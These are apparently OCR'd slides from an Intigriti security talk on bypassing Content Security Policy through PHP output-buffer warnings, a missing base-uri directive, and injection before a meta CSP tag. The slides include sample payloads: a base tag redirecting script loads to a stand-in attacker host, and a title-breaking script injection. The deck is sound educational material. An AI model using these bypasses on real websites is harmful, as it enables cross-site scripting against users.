Warning: hash_file(): Unknown hashing algorithm: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa in /var/www/html/challenge/LoveReceiver.php on line 25
Warning: hash_file(): Unknown hashing algorithm: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa in /var/www/html/challenge/LoveReceiver.php on line 25
challenge-0322.intigriti.io
OK
Warning: hash_file(): Unknown hashing algorithm: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa in /var/www/html/challenge/LoveReceiver.php on line 25
Warning: hash_file(): Unknown hashing algorithm: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa in /var/www/html/challenge/LoveReceiver.php on line 25
Warning: Cannot modify header information - headers already sent by (output started at /var/www/html/challenge/LoveReceiver.php:25) in /var/www/html/challenge/LoveReceiver.php on line 44
The message has been sent to our server :)
Plaintext :
Safe Text :

In PHP order matters

⇒ Can’t sent body before sending the headers!

But what if there are warnings first?

PHP buffers responses until there are 4096 bytes.


So if the warnings on the page are over 4096 bytes

⇒ The first response buffer is full and gets sent

⇒ Header can’t be sent anymore because body is already sent

Why I love bypassing CSPs?

CREATIVITY



This is where I noticed that a previous talk covered a bunch of stuff I was also going to talk about. So here's some more stuff 😂

INTIGRITI

INTIGRITI

Missing base-uri


This is done WAAAAY too often!


```
<!DOCTYPE html>
<html>
    <head>
        <title>Example</title>
        <meta http-equiv="Content-Security-Policy" content="script-src 'nonce-random123';">
    </head>
    <body>
        <p>This is an example of a simple HTML page with one paragraph.</p>
        <script nonce="random123" src="/js/app.js"></script>
    </body>
</html>

```

```
<base href="https://www.attacker.com/">
```

```
<!DOCTYPE html>
<html>
    <head>
        <title>Example</title>
        <meta http-equiv="Content-Security-Policy" content="script-src 'nonce-random123';">
    </head>
    <body>
        <p>This is an example of a simple HTML page with one paragraph.</p>
        <base href="https://www.attacker.com/">
        <script nonce="random123" src="/js/app.js"></script>
    </body>
</html>

```


```
<!DOCTYPE html>
<html>
    <head>
        <title>Example</title>
        <meta http-equiv="Content-Security-Policy" content="script-src 'nonce-random123';">
    </head>
    <body>
        <p>This is an example of a simple HTML page with one paragraph.</p>
        <base href="https://www.attacker.com/">
        <script nonce="random123" src="/js/app.js"></script>
    </body>
</html>

```




1 <!DOCTYPE html>
2 <html>
3 <head>
4 <t
5 <m
6 </head
7 <body>
8 <p
9 <b
10 <s
11 </body
12 </html>
13
e-random123';">
localhost:63342
1
OK
Filter URLs
Status
Method
Domain
File
200
GET
www.attacker.com
app.js

Quiz time!

😎😎😎



INTIGRITI

INTIGRITI
@intigriti

Can you spot the vulnerability? 🤦

We'll give out a €25 swag voucher to the most comprehensive answer! 👕

Note: Mind the CSP 😎
P.S: Want your code snippet featured? DM us! ✉️

```
1  <html lang="en">
2  <head>
3      <meta charset="UTF-8">
4      <title>Hello <?php echo $_GET['name'] ?></title>
5      <meta http-equiv="Content-Security-Policy" content="default-src 'none';">
6  </head>
7  <body>
8      Hello <?php echo $_GET['name'] ?>
9  </body>
10 </html>
```

1:40 PM · Jun 13, 2022 · Hootsuite Inc.

View Tweet analytics Promote

43 Retweets **4** Quote Tweets **284** Likes

```
1  <html lang="en">
2  <head>
3      <meta charset="UTF-8">
4      <title>Hello <?php echo $_GET['name'] ?></title>
5      <meta http-equiv="Content-Security-Policy" content="default-src 'none';">
6  </head>
7  <body>
8      Hello <?php echo $_GET['name'] ?>
9  </body>
10 </html>
```

INTIGRITI

Can you spot the vulnerability?

```
</title><script>alert()</script>
```

```
</title><script>alert()</script>
```

```php
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Hello <?php echo $_GET['name'] ?></title>
    <meta http-equiv="Content-Security-Policy" content="default-src 'none';">
</head>
<body>
    Hello <?php echo $_GET['name'] ?>
</body>
</html>
```

Can you spot the vulnerability?

```
</title><script>alert()</script>
```

Title tag

The <title> tag defines the title of the document. The title must be **text-only**, and it is shown in the browser's title bar or in the page's tab.

```php
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Hello <?php echo $_GET['name'] ?></title>
    <meta http-equiv="Content-Security-Policy" content="default-src 'none';">
</head>
<body>
    Hello <?php echo $_GET['name'] ?>
</body>
</html>
```

CSP

Browser will only enforce the CSP after it has seen the CSP.

Can you spot the vulnerability?

Links

- XSS Challenges: https://blog.intigriti.com/hackademy/xss-challenges/
- Twitter: @Intigriti / @PinkDraconian
- Bug Bounty Platform: https://www.intigriti.com/
- YouTube: Intigriti & PinkDraconian